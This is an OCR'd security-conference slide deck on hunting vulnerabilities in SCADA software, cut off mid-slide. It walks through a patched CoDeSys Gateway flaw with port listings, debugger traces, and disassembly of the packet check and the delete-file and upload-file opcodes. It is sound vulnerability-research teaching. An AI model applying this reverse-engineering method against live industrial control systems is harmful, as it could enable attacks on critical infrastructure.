
SignalSEC
get signal before them

SCADA Software or Swiss Cheese Software?



Celil 'musashi' ÜNÜVER
- SignalSEC Ltd -

SignalSEC
get signal before them

Agenda

- About me
- How it started?
- Why are SCADA apps so BUGGY?
- Hunting SCADA vulnerabilities
- Analysis of the vulnerabilities

SignalSEC
get signal before them

About me

- Co-founder and Researcher @ SignalSEC Ltd , TRAPMINE
- Organizer of NOPcon Hacker Conference (Istanbul,Turkey)
- Interested in vulnerability research , reversing
- Hunted a lot of bugs affect Adobe, IBM, Microsoft, Facebook, Novell , SCADA vendors etc.
- Has been a speaker at CODE BLUE Japan, CONFidence Poland, Swiss Cyber Storm, c0c0n etc.

Briefly

I’m interested in hunting & selling bugs ☺

How it started?


- SCADA systems are in our daily life for long years!
- There was not too much interest in SCADA Security

Milestone

- Stuxnet and Duqu attacks in 2010 – 2011
- SCADA systems got attention of hackers and researchers after these attacks.
- Critical systems , fame, profit etc..
- They are all JUICY target
- Lots of SCADA systems are open to INTERNET


No more stuxnet

- Sure , all of us know about stuxnet!


I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!
I will not mention STUXNET again!!

SCADA Overview

The SCADA system reads the measured flow and level, and sends the setpoints to the PLCs



PLC1 compares the measured flow to the setpoint, controls the speed pump as required to match flow to setpoint.

PLC2 compares the measured level to the setpoint, controls the flow through the valve to match level to setpoint.


ICS Vulnerabilities

- Hardware/Firmware Vulnerabilities:

  Vulns in PLC & RTU devices
- Software Vulnerabilities:

  Vulns in Control System Software(HMI) but also affects PLC/RTU devices

TWO DOZEN BUGS IN A FEW HOURS



RESEARCHER FINDS NEARLY TWO DOZEN SCADA BUGS IN A FEW HOURS' TIME

by Dennis Fisher Follow @dennisf

November 26, 2012 , 1:50 p

It is open season on SCADA software right now. Last week, researchers at ReVuln, an Italian security firm, released a video showing off a number of zero-day vulnerabilities in SCADA applications from manufacturers such as Siemens, GE and Schneider Electric. And now a researcher at Exodus Intelligence says he has discovered more than 20 flaws in SCADA packages from some of the same vendors and other manufacturers, all after just a few hours' work.

Trust me , it’s easy!

Actually, it’s really easy to hunt SCADA BUGS!!!

Why it’s easy?

There wasn’t a real threat for SCADA software until 2010

So the developers were not aware of SECURE

Development

Hunting Vulnerabilities

- Simple reversing rocks!
- 1-) Analyze the target software (Potentatial inputs; communication protocols, activex etc.)
- 2-) Discover & trace the input
- 3-) Hunt the bugs.

SignalSEC
get signal before them

Hunting Vulnerabilities

“You must understand that there is more than one path to the top of the mountain.”


- *Miyamoto Musashi* -

Case-1: CoDeSys Gateway Vuln

- CoDeSys is development environment for industrial control systems used by lots of manufacturers.
- Aaron Portnoy from Exodus discovered these vulnerabilities.
- Status: Patched

Case-1 : CoDeSys - RECON

- Listening PORT




Proce...	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
Gateway.exe	3428	TCP	celil-bd598d023	1211	celil-bd598d023	0	LISTENING
Gateway.exe	3428	TCP	celil-bd598d023	1210	celil-bd598d023	0	LISTENING
lsass.exe	400	TCP	celil-bd598d023	1025	celil-bd598d023	0	LISTENING
lsass.exe	400	UDP	celil-bd598d023	isakmp	*	*	
lsass.exe	400	UDP	celil-bd598d023	ipsec-msft	*	*	
svchost.exe	688	TCP	celil-bd598d023	epmap	celil-bd598d023	0	LISTENING
svchost.exe	756	UDP	celil-bd598d023	1028	*	*	
svchost.exe	784	UDP	celil-bd598d023	ntp	*	*	
svchost.exe	784	UDP	celil-bd598d023.lo...	ntp	*	*	
System	4	TCP	celil-bd598d023	microsoft-ds	celil-bd598d023	0	LISTENING
System	4	TCP	celil-bd598d023.lo...	netbios-ssn	celil-bd598d023	0	LISTENING
System	4	UDP	celil-bd598d023	microsoft-ds	*	*	
System	4	UDP	celil-bd598d023.lo...	netbios-dgm	*	*	
System	4	UDP	celil-bd598d023.lo...	netbios-ns	*	*	

Case-1: CoDeSys - Debug


- Breakpoint on recv()
- Send junk bytes
- Breapoint Access on recv's 'buf' parameter

Case-1: CoDeSys - Debug

- Comparing




```
Breakpoint 1 hit
eax=00000012 ebx=00b21950 ecx=00000012 edx=42424141 esi=00b21950 edi=00000000
eip=0040a0f6 esp=0143ff14 ebp=0143ff78 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
Gateway+0xa0f6:
0040a0f6 81e2ffff0000    and     edx,offset <Unloaded_bol.dll>+0xfffe (0000ffff)
0:007> t
eax=00000012 ebx=00b21950 ecx=00000012 edx=00004141 esi=00b21950 edi=00000000
eip=0040a0fc esp=0143ff14 ebp=0143ff78 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Gateway+0xa0fc:
0040a0fc 81faddddd0000    cmp     edx,offset <Unloaded_bol.dll>+0xdddc (0000dddd)
```



```
0040A0F3
0040A0F3 loc_40A0F3:
0040A0F3 mov     edx, dword ptr [ebp+buf]
0040A0F6 and     edx, 0FFFFh
0040A0FC cmp     edx, 0DDDDh
0040A102 jz      short loc_40A109
```


Case-1: CoDeSys – Switch Cases / Opcodes

- After we pass the comparison




Case-1: CoDeSys – Switch Cases

- Let’s find the bugs



Case-1: CoDeSys – Delete File


- Opcode : 13



```
00406A45
00406A45 loc_406A45:                      ; jumptable 00405E44 case 13
00406A45 mov      ecx, [ebp+var_560]
00406A4B call     sub_4023A2
00406A50 mov      eax, [ebp+arg_4]
00406A53 push     eax                     ; char
00406A54 push     offset aGatewayServi_7 ; "Gateway Service: Remove file '%s'\n"
00406A59 mov      ecx, [ebp+var_560]
00406A5F push     ecx                     ; int
00406A60 call     sub_4023EE
```

Case-1: CoDeSys – Upload File

- Opcode: 6



```
004068EE
004068EE loc_4068EE:                    ; jumptable 00405E44 case 6
